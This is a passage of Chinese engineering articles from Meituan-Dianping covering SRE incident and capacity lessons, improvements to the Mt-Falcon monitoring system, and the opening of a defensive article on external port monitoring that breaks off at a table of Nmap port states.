容量。一些大的节假日或者秒杀抢购都会带来大流量，异常流量攻击或者爬虫抓取也会带来流量突增。如下图所示，这是猫眼发生的一次较大的事故，这个故障主要的原因是最底层的、最后端的服务容量不到位，在流量发生大的变化的时候它没撑住，关键的服务峰值上涨 5 倍，DAU 相交元旦（前一个历史峰值）涨了一倍。




关键服务峰值（qpm）上涨5倍　　DAU相交元旦上涨1倍

主要是两个问题导致的，一个是我们对于大的活动评估不准确，还有一个是它的容量不对等。相当于前端的应用评估是可以撑住的，但是后面的底层没有撑住，前端的流量都打到后端，后端撑不住，整个服务就挂了。由此，我们至少要做到两点，第一要知己，了解自身能承载的容量情况，这点我们可以通过压测或者一些历史数据的参考获取到这个容量。第二要知彼，准确知道前端过来的流量究竟有多大，可以通过运营和技术的联动，在出现一些大的活动或者大的节假日的时候，通过他们的容量评估和历史数据做出相应的判断，进而做一些容量的准备；另外，要了解下游系统的容量水位，一旦低于本服务的容量，我们就要做好限流，并且提醒下游服务做相应的容量匹配。

③ 隐患。隐患主要针对系统设计存在的一些缺陷，还有一些组件的交叉调用、关键报警的缺失、链路容量不对称等。这类问题是比较难发现的，需要我们深入进行研究。这方面的实例我们可以看下下面这个图，没有操作之前，它的数据包是沿着绿色的线走的，做了操作之后，部分数据包就沿着红色走了。变更前后的主要影响是，红色链路的数据包 session 发生了变化，因为最初的时候 session 在 IMGW1 上，在链路发生变化后，对于 TCP 有状态的连接，再往后就找不到它后端了，数据包没办法发送过去，这时候数据就丢失掉了，无法连接数据库，这个业务就挂掉了。





不过业务层在设计架构之初，应该考虑到网络不稳定的情况。针对上面的隐患，大概有三个方法。

第一个就是做全链路的演习，模拟一个真实的场景，经过模拟演习，还是多多少少能暴露出来一些问题。我们可以针对这些问题，去完善我们的故障预案、修复线上漏洞，做演习的时候也能验证我们的报警系统是否正常运转。

第二个是 SLA，对于服务定一个比较严格的稳定性指标，并针对这个指标持续不断的优化。比如我们线上 HTTP 接入的服务，针对 accesslog 中的状态码和响应时间提炼出一个稳定性指标，这对于服务本身的稳定性情况，就多了一个可参考数值了。稳定性指标波动服务必然有问题，这时候我们就要针对它波动的点进行相应的分析，根据分析，最终能找到一些隐患。指标这块，要做到用真正的数据来反馈出线上

的稳定性。

第三个就是做故障的管理，每个故障都能找到问题，TODO 能落实，各个故障的经验总结，也能共享到多个业务线。

经验总结

1. 事故之前（比如标准 SOP、容量评估、流量压测）的核心就是要防范于未然。
2. 事故之中的核心是快速止损，查找问题是一个相对来说难度比较大，也比较漫长的过程，因为这个时间是不可控的。但是如果我们提前有好的应急预案，就能达到快速的止损。此外，还要有服务的自我保护，还有一点，沟通也是很重要的。最开始出现问题的时候，其实是比较乱的，因为大家发现问题都很急，很多人都在问原因，这时候你问原因是没有用的，因为大家大部分是不知道，知道的话就能给出解决方案了。所以这时候需要一个完善的沟通机制，正确的时间反馈正确的消息，反馈的原则是少说表面现象，尽量说一些对于问题定位或者是对于止损方面能够有帮助的信息。
3. 事故之后，像 TODO 落实、完善预案之类的，核心点就是吃一堑长一智，相同的问题不能发生第二次。

用户体验优化

首先从用户端开始，用户在访问我们线上业务的时候，流量是从公网到私有云，再到 Server。公网问题主要有网络劫持、多运营商环境、不可控的公网链路等。对于 Server 的话，主要就是一些传输层的协议，或者应用层的协议的问题，目前大部分业务交互还是用的 HTTP 1.0/1.1，其实 HTTP 这个协议也是需要改进的，它不太适合做频繁的业务交互。

针对这些问题，我们都做了一些尝试：

1. 首先在公网接入这块启用 BGP，我们现在已经做了自建的 BGP 网络，不用再关心多运营商接入的问题。只需要采用 BGP 网络，数据包在公网传输寻址的时候，就可以进行最优的选路了。
2. 面对劫持问题，我们尝试了 HTTP DNS 的方案，同时也在尝试 Shark，就是

类似于公网链路加速，相当于我在用户的近端部署一个 Server，在 App 上嵌入 SDK，用户通过 App 发起的请求不用做 DNS 解析，而是先发到 Shark（参考之前的博客“美团点评移动网络优化实践”）上，再由 Shark 与后端服务交互。目前通过多种手段的持续优化，劫持问题已经少了很多。

3. 针对业务交互的协议，上线了 SPDY 协议，对于频繁交互的业务提升还是很明显的。目前正在测试 HTTP 2.0，Server 端对于 HTTP 2.0 的支持还存在少量 bug，努力修复中，希望能早日用上。

未来展望

首先技术上，目前我们自动化这块做得比较好，还会持续做，下一步就是智能化。为什么要智能化呢？其实主要面临到一个瓶颈点，有些问题是不能通过自动化解决的，比如说前面提到自动故障定位，它的决策性很强，需要很多步的决策，并不是通过程序就能直接搞定的。我们现在正在尝试一些 AI 的算法，引入人工智能来做突破。

产品方面，我们现在做的所有工具，经过线上业务大规模的校验，正在往产品化的方向发展，希望能把它做成成型的产品，放在美团云上，能给美团云的用户提供服务。不只服务于我们自己，也服务于他人。

最后是技术架构，美团点评发展过程中一些疑难问题的解决方案，或者针对挑战的经验积累，经过线上大规模业务的校验，最终能形成一些成熟的方案，它能为美团云上的用户提供最前沿的技术参考。

云是大势所趋，它能把很多底层的问题封装起来，让我们有更多精力去做更重要的事情。

作者简介

普存，2014 年加入美团 SRE 团队，现任美团点评应用支持组负责人，带领团队为美团外卖、餐饮平台、金融服务等多个业务提供运维支持及业务稳定性保障工作。

Mt-Falcon：Open-Falcon 在美团点评的应用与实践

大闪

前言

监控系统是整个业务系统中至关重要的一环，它就像眼睛一样，时刻监测机房、网络、服务器、应用等运行情况，并且在出现问题时能够及时做出相应处理。


美团点评刚开始使用的是 Zabbix 监控系统，几经优化，在当时能够达到 2W+ 机器，450W+ 监控项的量。随着各业务线的发展，监控项越来越多，Zabbix 的问题也越来越突出，当时针对 Zabbix 的吐槽问题有：

- 不支持扩展，本身是一个单点，当机器规模超过万台的时候会出现很明显的性能问题
- 改造难度比较大，不支持定制化功能。
- 配置比较复杂，学习成本较高。
- 对外提供的 API 不够丰富，很难与其他业务系统集成。

这个时候我们急于寻找一个替代的解决方案，经过筛选后，最终选择引进最初由小米开源的 Open-Falcon 监控系统（文档）。


下面本文将为大家详细介绍 Mt-Falcon 在原来 Open-Falcon 的基础上做出的一些改进。

Open-Falcon 架构图



图片转载自 Open-Falcon 官网

Mt-Falcon 的架构图



Mt-Falcon 相对 Open-Falcon 改造后，比较大的功能点有：报警禁用、报警 ACK、报警升级、报警任务分布式消费、支持 OpenTSDB 存储、字符串监控、多条件监控、索引信息存储改造、过期索引信息自动删除且重新上报后会再次重建等。

改进列表

一、Agent 改造

1. 提升 Agent 数据转发的性能

异步化处理。之前是每调一次 Agent 的上报接口就会往 Transfer 上报一次，在数据量特别大，每次发送条数又比较少的情况下，有可能会出现数据丢失的情况。现在会把监控数据先缓存在 Agent 程序缓存里面，每 0.5 秒往 Transfer 上报一次，每次最多发送 1W 条监控项。只要一个上报周期（默认 60s）上报的监控项个数 <100W 就不会出现性能问题。

2. 上报网卡流量时标识出机器不同的网卡类型

业务方的机器有可能一部分在千兆集群上，一部分在万兆集群上，不是很好区分。之前配置网卡监控的时候统一应用的是千兆网卡的监控指标，这样就造成了万兆集群上面机器的网卡误报警。在 Agent 采集网卡指标的时候自动打上网卡类型的 Tag，就解决了上面的问题。现在机器网卡类型主要有 4 种，千兆、万兆、双千兆、双万兆，配置监控策略时可以根据不同的网卡类型设置不同的报警阈值。

3. 支持进程级别的 coredump 监控

这个类似于普通的进程监控，当检测到指定进程出现 core 时，上报特定的监控指标，根据这个监控指标配置相应的报警策略即可。

4. 日志自动切分

正常情况下 Agent 的日志量是很小的，对，正常情况下。但是，凡事总有意外，线上出现过 Falcon-Agent 的日志量达到过 100 多 G 的情况。

为了解决这个问题，我们引入了一个新的日志处理库 Go-Logger。Go-Logger 库基于对 Golang 内置 Log 的封装，可以实现按照日志文件大小或日志文件日期

的方式自动切分日志，并支持设置最大日志文件保存份数。改进版的 Go-Logger，只需要把引入的 Log 包替换成 Go-Logger，其他代码基本不用变。

Go-Logger 的详细用法可参考：https://github.com/donnie4w/go-logger。

5. 解决机器 hostname 重复的问题

系统监控项指标上报的时候会自动获取本地的 hostname 作为 Endpoint。一些误操作，如本来想执行 host 命令的，一不小心执行了 hostname，这样的话本地的 hostname 就被人为修改了，再上报监控项的时候就会以新的 hostname 为准，这样就会导致两台机器以相同 hostname 上报监控项，造成了监控的误报。

为了解决这一问题，Falcon-Agent 获取 hostname 的方式改为从 /etc/sysconfig/network 文件中读取，这样就避过了大部分的坑。另外，当已经发生这个问题的时候怎么快速定位到是哪台机器 hostname 出错了呢？这个时候可以选择把机器的 IP 信息作为一个监控指标上报上来。

6. 支持 Falcon-Agent 存活监控

Falcon-Agent 会与 HBS 服务保持心跳连接，利用这个特性来监控 Falcon-Agent 实例的存活情况，每次心跳连接都去更新 Redis 中当前 Falcon-Agent 对应的心跳时间戳。

另外，启动一个脚本定时获取 Redis 中所有的 Falcon-Agent 对应的时间戳信息，并与当前时间对应的时间戳做比对，如果当前时间对应的时间戳与 Falcon-Agent 的时间戳的差值大于 5 分钟，则认为该 Falcon-Agent 跪掉了，然后触发一系列告警。

二、HBS 改造

1. 内存优化

在进行数据通信的时候有两点比较重要，一个是传输协议，一个是数据在传输过程中的编码协议。

HBS（HeartBeat Server）和 Judge 之间的通信，之前是使用 JSON-RPC 框架进行的数据传输。JSON-RPC 框架使用的传输协议是 RPC（RPC 底层其实是

TCP），编码协议使用的是 Go 自带的 encoding/json。

由于 encoding/json 在进行数据序列化和反序列化时是使用反射实现的，导致执行效率特别低，占用内存也特别大。线上我们 HBS 实例占用的最大内存甚至达到了 50 多 G。现在使用 RPC+MessagePack 代替 JSON-RPC，主要是编码协议发生了变化，encoding/json 替换成了 MessagePack。

MessagePack 是一个高效的二进制序列化协议，比 encoding/json 执行效率更高，占用内存更小，优化后 HBS 实例最大占用内存不超过 6G。

关于 RPC 和 MessagePack 的集成方法可以参考：https://github.com/ugorji/go/tree/master/codec#readme。

2. 提供接口查询指定机器对应的聚合后的监控策略列表

机器和 Group 关联，Group 和模板关联，模板与策略关联，模板本身又支持继承和覆盖，所以最终某台机器到底对应哪些监控策略，这个是很难直观看到的。但这个信息在排查问题的时候又很重要，基于以上考虑，HBS 开发了这么一个接口，可以根据 HostID 查询当前机器最终应用了哪些监控策略。

3. 解决模板继承问题，现在继承自同一个父模板的两个子模板应用到同一个节点时只有一个子模板会生效

两个子模板继承自同一个父模板，这两个子模板应用到同一个节点时，从父模板中继承过来的策略只会有一个生效，因为 HBS 在聚合的时候会根据策略 ID 去重。如果两个子模板配置的是不同的报警接收人，则有一个模板的报警接收人是收不到报警的。

为了解决这个问题，改为 HBS 在聚合的时候根据策略 ID+ActionID 去重，保证两个子模板都会生效。

4. 报警禁用

对于未来可以预知的事情，如服务器重启、业务升级、服务重启等，这些都是已知情况，报警是可以暂时禁用掉的。

为了支持这个功能，我们现在提供了 5 种类型的报警禁用类型：

- 机器禁用：会使这台机器的所有报警都失效，一般在机器处于维修状态时使用。
- 模板禁用：会使模板中策略全部失效，应用此模板的节点都会受到影响。
- 策略禁用：会使当前禁用的策略失效，应用此策略对应模板的节点都会受到影响。
- 指定机器下的指定策略禁用：当只想禁用指定机器下某个策略时可以使用此方式，机器的其他监控策略不受影响。
- 指定节点下的指定模板禁用：这个功能类似于解除该模板与节点的绑定关系，唯一不同点是禁用后会自动恢复。

为了避免执行完禁用操作后，忘记执行恢复操作，造成监控一直处于禁用状态，我们强制不允许永久禁用。

目前支持的禁用时长分别为，禁用 10 分钟、30 分钟、1 小时、3 小时、6 小时、1 天、3 天、一周、两周。

三、Transfer 改造

1. Endpoint 黑名单功能

Falcon 的数据上报方式设计的特别友好，在很大程度上方便了用户接入，不过有时也会带来一些问题。有业务方上报数据的时候会把一些变量（如时间戳）作为监控项的构成上报上来，因为 Transfer 端基本没有做数据的合法性校验，这样就造成了某个 Endpoint 下面对应大量的监控项，曾经出现过一个 Endpoint 下面对应数千万个监控项。这对索引数据数据的存储和查询性能都会有很大的影响。

为了解决这个问题，我们在 Transfer 模块开发了 Endpoint 黑名单功能，支持禁用整个 Endpoint 或者禁用 Endpoint 下以 xxx 开头的监控指标。再出现类似问题，可与业务方确认后立即禁用指定 Endpoint 数据的上报，而不会影响其他正常的数据上报。

2. 指定监控项发送到 OpenTSDB

有些比较重要的监控指标，业务方要求可以看到一段时间内的原始数据，对于这类特殊的指标现在的解决方案是转发到 OpenTSDB 里面保存一份。Transfer 会在

启动时从 Redis 里面获取这类特定监控项，然后更新到 Transfer 自己的缓存中。当 Redis 中数据发生变更时会自动触发 Transfer 更新缓存，以此来保证数据的实时性和 Transfer 本身的性能。

四、Judge 改造

1. 内存优化

有很多监控指标上报上来后，业务方可能只是想在出问题时看下监控图，并不想配置监控策略。据统计，80% 的监控指标都是属于这种。之前 Judge 的策略是只要数据上报就会在 Judge 中缓存一份，每个监控指标缓存最近上报的 11 个数据点。

其实，对于没有配置监控策略的监控指标是没有必要在 Judge 中缓存的。我们针对这种情况做了改进，Judge 只缓存配置监控策略的监控项数据，对于没有配置监控策略的监控项直接忽略掉。

2. 报警状态信息持久化到本地，解决 Judge 重启报警重复发出的问题

之前的报警事件信息都是缓存到 Judge 内存中的，包括事件的状态、事件发送次数等。Judge 在重启的时候这些信息会丢掉，造成之前未恢复的报警重复发出。

现在改成 Judge 在关闭的时候会把内存中这部分信息持久化到本地磁盘（一般很小，也就几十 K 到几 M 左右），启动的时候再把这些信息 Load 进 Judge 内存，这样就不会造成未恢复报警重复发出了。

据了解，小米那边是通过改造 Alarm 模块实现的，通过比对报警次数来判断当前是否发送报警，也是一种很好的解决方案。

3. 报警升级

我们现在监控模板对应的 Action 里面有第一报警接收组和第二报警接收组的概念。当某一事件触发后默认发给第一报警接收组，如果该事件 20 分钟内没有解决，则会发给第二报警接收组，这就是报警升级的含义。

4. 报警 ACK

ACK 的功能跟 Zabbix 中的 ACK 是一致的，当已经确认了解到事件情况，不想再收到报警时，就可以把它 ACK 掉。

ACK 功能的大致实现流程是：

- Alarm 发送报警时会根据 Endpoint+Metric+Tags 生成一个 ACK 链接，这个链接会作为报警内容的一部分。
- 用户收到报警后，如果需要 ACK 掉报警，可以点击这个链接，会调用 Transfer 服务的 ACK 接口。
- Transfer 收到 ACK 请求后，会根据传输过来的 Endpoint+Metric+Tags 信息把这个请求转发到对应的 Judge 实例上，调用 Judge 实例的 ACK 接口。
- Judge 收到 ACK 请求后，会根据 EventID 把缓存中对应的事件状态置为已 ACK，后续就不会再发送报警。

5. Tag 反选

大家都知道配置监控策略时善用 Tag，可以节省很多不必要的监控策略。比方说我想监控系统上所有磁盘的磁盘空间，其实只需要配置一条监控策略，Metric 填上 df.bytes.free.percent 就可以，不用指定 Tags，它就会对所有的磁盘生效。

这个时候如果想过滤掉某一块特殊的盘，比方说想把 mount=/dev/shm 这块盘过滤掉，利用 Tag 反选的功能也只需要配置一条监控策略就可以，Metric 填上 df.bytes.free.percent，Tags 填上 ^mount=/dev/shm 即可，Judge 在判断告警的时候会自动过滤掉这块盘。

6. 多条件报警转发到 plus_judge

Judge 在收到一个事件后，会首先判断当前事件是否属于多条件报警的事件，事件信息是在配置监控策略的时候定义的。如果属于多条件报警的事件，则直接转发给多条件报警处理模块 plus_judge。关于 plus_judge，后面会重点介绍。

五、Graph 改造

1. 索引存储改造

索引存储这块目前官方的存储方式是 MySQL，监控项数量上来后，很容易出现性能问题。我们这边的存储方式也是改动了很多次，现在是使用 Redis+Tair 实现的。

建议使用 Redis Cluster，现在 Redis Cluster 也有第三方的 Go client 了。详情请参考：https://github.com/chasex/redis-go-cluster。


官方我看也在致力于索引存储的改造，底层使用 BoltDB 存储，具体的可参考小米来炜的 Git 仓库：https://github.com/laiwei/falcon-index。

这块我们有专门做过 Redis、Tair、BoltDB 的性能测试，发现这三个存储在性能上差别不是很大。

2. 过期索引自动删除且重新上报后会自动重建

监控项索引信息如果超过 1 个月时间没有数据上报，则 Graph 会自动删除该索引，删除 Tair 中存储的索引信息时会同步删除 indexcache 中缓存的索引信息。

索引删除后，如果对应数据又重新进行上报，则会重新创建对应的索引信息。



默认 Graph 在刚启动的 6 个小时内（时间可配置）定为初始启动状态，数据放到 unindexcache 队列里面，意味着会重新创建索引。

3. 解决查询历史数据时最新的数据点丢失的问题

改造之前：

- 查询 12 小时内的监控数据时，会先从 RRD 文件取数据，再把取到的数据与缓存中的数据集成。集成原则是 RRD 与缓存中相同时间点的数据一律替换为缓存中的数据，所以查询 12 小时内的数据是可以正常返回的。
- 查询超过 12 小时内的数据时，会直接从 RRD 文件获取，不再与缓存中数据集成，所以在取超过 12 小时内的数据时，最新的数据上报点的数据一直是空的。

改造之后：

- 查询 12 小时内的数据，处理原则不变。
- 查询超过 12 小时内的数据时，先从 RRD 文件获取，再与缓存中数据集成。集成原则是 RRD 与缓存中相同时间点的数据，如果 RRD 数据为空，则替换为缓存中的数据，如果 RRD 数据不为空，则以 RRD 数据为准。

这里有一个问题，超过 12 小时内的数据都是聚合后的数据，缓存中的数据都是原始值，相同时间点 RRD 中为空的数据替换为缓存中的数据，相当于聚合后的数据用原始数据替换掉了，是有一定误差的，不过有胜于无。

六、Alarm 改造

1. 报警合并

重写了 Alarm 模块的报警合并逻辑：

- 所有报警都纳入合并范畴
- 按照相同 Metric 进行合并
- 前 3 次直接发，后续每分钟合并一次
- 如果 5 分钟内没有报警，则下次重新计数

2. 报警发散

报警发散的作用是在宿主机特定监控指标触发后，不仅要发给配置的报警组，还要发给宿主机上虚拟机对应的负责人。

现在需要发散的宿主机特定监控指标有：

- net.if.in.Mbps 网卡入流量
- net.if.out.Mbps 网卡出流量
- icmp.ping.alive 机器存活监控
- cpu.steal CPU 偷取

根据机器所属的环境不同，发给对应的负责人：

- prod 环境：发给 SRE 负责人 +RD 负责人
- staging 环境：发给 RD 责人
- test 环境：发给测试负责人

3. 报警白名单

报警白名单是指当某一个指定的 Metric 发生大量告警时，可以迅速屏蔽掉这个 Metric 的告警，这个比较简单，就不多说了。

4. 报警任务分布式消费

未恢复报警信息之前是存储在 Alarm 内存里面，现在改为存储到 Redis 中。这样就可以启动多个 Alarm 实例，同时从 Redis 报警队列中取任务进行消费。Redis 本身是单线程的，可以保证一个报警发送任务只会被一个 Alarm 实例获取到，sender 模块使用同样逻辑处理，从而实现了报警任务的分布式消费处理。

5. 报警方式改造

现在报警方式和事件优先级解绑，优先级只是表示故障的严重程度，具体报警发送方式可以根据个人喜好自行选择。在美团点评内部，可以通过内部 IM 大象、邮件、短信和电话等方式发送报警。

现在支持的优先级有：

- p0: 最高优先级，强制发送短信，大象和邮件可以自行选择。
- p1: 高优先级，强制发送短信，大象和邮件可以自行选择。
- p2: 普通优先级，强制发送大象，邮件可以自行选择。

- p3: 低优先级，只发送邮件。
- p9: 特殊优先级，强制使用电话 + 短信 + 大象 + 邮件进行发送。

6. 报警持久化和报警统计

报警持久化这块刚开始使用的是 InfluxDB，不过 InfluxDB 不方便统计，而且还有一些其它方面的坑，后来就改成直接存到 MySQL 中了。

我们每天会对报警信息做一个统计，会按服务、人、机器和监控项的维度分别给出 Top10。

还会给出最近 7 天的报警量变化趋势，以及在每个 BG 内部分别按服务、机器、人的维度给出当前 Top20 的异常数和周同比。

7. 报警红盘

报警红盘的作用是统计一段时间内每个服务新触发报警的数量，把 Top10 的服务展示到页面上。报警数 >=90 显示红色，50~90 之间显示黄色，当有事故发生时基本可以从红盘上观察出来哪个服务出现了事故，以及事故的影响范围。

8. 监控模板支持发给负责人的选项

监控模板对应的 Action 中添加一个发给负责人的选项，这样 Action 中的报警组可以设置为空，在触发报警的时候会自动把报警信息发给相应的负责人。可以实现不同机器的报警发给不同的接收人这个功能。

9. 触发 base 监控的时候自动发给相应负责人

为避免报警消息通知不到位，我们设置了一批基础监控项，当基础监控项触发报警的时候，会自动发给相应的负责人。

基础监控项有：

- “net.if.in.Mbps”,
- “net.if.out.Mbps”,
- “cpu.idle”,
- “df.bytes.free.percent”,

- “df.inodes.free.percent”,
- “disk.io.util”,
- “icmp.ping.alive”,
- “icmp.ping.msec”,
- “load.1minPerCPU”,
- “mem.swapused.percent”,
- “cpu.steal”,
- “kernel.files.percent”,
- ”kernel.coredump”,
- “df.mounts.ro”,
- “net.if.change”,

七、Portal/Dashboard 改造

1. 绑定服务树

创建模板，添加策略，配置报警接收人等操作都是在服务树上完成。

2. 提供一系列接口，支持所有操作接口化，并对接口添加权限认证

我们支持通过调用 API 的方式，把监控功能集成到自己的管理平台上。

3. 记录操作日志

引入公司统一的日志处理中心，把操作日志都记录到上面，做到状态可追踪。

4. shift 多选功能

在 Dashboard 查看监控数据时支持按住 shift 多选功能。

5. 绘图颜色调整

绘图时线条颜色统一调成深色的。

6. 索引自维护

系统运行过程中会出现部分索引的丢失和历史索引未及时清除等问题，我们在 Dashboard 上开放了一个入口，可以很方便地添加新的索引和删除过期的索引。

7. Dashboard 刷新功能

通过筛选 Endpoint 和 Metric 查看监控图表时，有时需要查看最新的监控信息，点击浏览器刷新按钮在数据返回之前页面上会出现白板。为了解决这个问题我们添加了一个刷新按钮，点击刷新按钮会自动显示最近一小时内的监控数据，在最新的数据返回之前，原有页面不变。

8. screen 中单图刷新功能

screen 中图表太多的话，有时候个别图表没有刷出来，为了看到这个图表还要刷新整个页面，成本有点高。所以我们做了一个支持单个图表刷新的功能，只需要重新获取这单个图表的数据即可。

9. 支持按环境应用监控模板

现在支持把监控模板应用到指定的环境上，比方说把一个模板直接应用到某个业务层节点的 prod 环境上，这样只会对业务层节点或者业务层节点的子节点的 prod 环境生效，staging 和 test 环境没有影响。

八、新增模块

1. Ping 监控

使用 Fping 实现的 Ping 存话监控和延迟监控，每个机房有自己的 Ping 节点，不同节点之前互相 Ping，实现跨机房 Ping 监控。

2. 字符串监控

字符串监控跟数值型监控共用一套监控配置，也就是 Portal 和 HBS 是统一的。当上报上来的数据是字符串类型，会交由专门的字符串处理模块 string_judge 处理。

3. 同比环比监控

同比环比监控类似于 nodata 的处理方式，自行设定跟历史某个时间点数据做对比。因为数据会自动聚合，所以与历史上某个时间点做对比的话，是存在一定误差的。

官方提供了 diff 和 pdiff 函数，如果是对比最近 10 个数据点的话，可以考虑使用

这种方式。也可以考虑把需要做同比环比监控的监控指标存入到 OpenTSDB 中，做对比的时候直接从 OpenTSDB 获取历史数据。

4. 多条件监控

有些异常情况，可能单个指标出现问题并没有什么影响，想实现多个指标同时触发的时候才发报警出来。因为 Judge 是分布式的，多个指标很可能会落到不同的 Judge 实例上，所以判断起来会比较麻烦。后来我们做了一个新的模块 plus_judge，专门用来处理多条件告警情况。

实现方案是：

- 组成多条件监控的多个策略，按照策略 ID 正序排序后，生成一个唯一序列号，这些策略在存储的时候会一并存下额处的 3 个信息，是否属于多条件监控，序列号，组成这个多条件监控的策略个数。
- Judge 在收到有多条件告警标识的策略触发的告警事件时，直接转发给多条件监控处理模块 plus_judge。
- plus_judge 会根据序列号和多条件个数，判断是否多个条件都同时满足，如果全都满足，则才会发报警。

总结

Mt-Falcon 现在在美团点评已经完全替换掉 Zabbix 监控，接入美团点评所有机器，数据上报 QPS 达到 100W+，总的监控项个数超过两个亿。下一步工作重点会主要放在美团点评监控融合统一，配置页面改造，报警自动处理，数据运营等方面。

我们也一直致力于推动 Open-Falcon 社区的发展，上面所列部分 Feature 已 Merge 到官方版本，后面也会根据需求提相应 PR 过去。

作者简介

大闪，美团点评 SRE 组监控团队负责人。曾就职于高德、新浪，2015 年加入原美团，一直负责监控体系建设。目前致力于故障自动追踪与定位、故障自动处理、数据运营等，持续提升监控系统稳定性、易用性和拓展性。

安全

互联网企业安全之端口监控

光宗

背景

外网端口监控系统是整个安全体系中非常重要的一环，它就像眼睛一样，时刻监控外网端口开放情况，并且在发现高危端口时能够及时提醒安全、运维人员做出相应处理。

对安全人员来说，互联网公司在快速发展壮大的过程中，外网边界的管控容易出现照顾不全的现象。最初我们用 Python+Nmap 开发的外网端口监控系统，在公司边界扩大的过程中已经无法满足要求了，所以出现过一例因为运维人员误操作将高危端口曝露至外网导致的入侵事件，**为了避免再次出现类似由高危端口开放而不知情导致的入侵问题**，我们开始重做外网端口监控系统。

意义

要理解端口监控的意义，首先需要知道什么是**端口扫描**，根据 Wikipedia 的定义：

> 端口扫描的定义是客户端向一定范围的服务器端口发送对应请求，以此确认可使用的端口。虽然其本身并不是恶意的网络活动，但也是网络攻击者探测目标主机服务，以利用该服务的已知漏洞的重要手段。

对于攻击者来说，端口扫描往往是他们从外网发起攻击的第一步。而对于企业安全人员来说，**端口监控则是我们预防攻击者从外部直接入侵的一条重要防线，它可以帮助我们**：

- 以攻击者视角了解企业外网端口的开放情况，看我们是否存在容易被利用导致入侵的点
- 赶在攻击者发现外网新开放的高危端口之前发现并修补漏洞，降低系统被从外部直接入侵的概率

方法

对企业的外网开放端口进行监控不外乎两种方法，一种是类似于黑盒审计的**外网端口扫描**，另一种是类似于白盒审计的**流量分析**。从原理上来说流量分析的方式肯定是最准确的，但这对软硬件都有一定要求，一般的公司不一定有能力做好；外网端口扫描的方式比较直接，虽然也有一些环境上的依赖，比如网络带宽，但总体上来说要比流量分析的要求小得多，大部分公司都能满足。这里我们主要介绍一下外网端口扫描的方法，另一种流量分析的方法，以后请具体负责同学给大家分享。

方法 1：外网端口扫描

在这里我们先简单介绍一下端口扫描的原理，以帮助各位对这块不太了解的同学有个基本的认识。

端口状态

下面以最知名的端口扫描器 Nmap 对端口状态的划分进行一个说明：

状态	说明
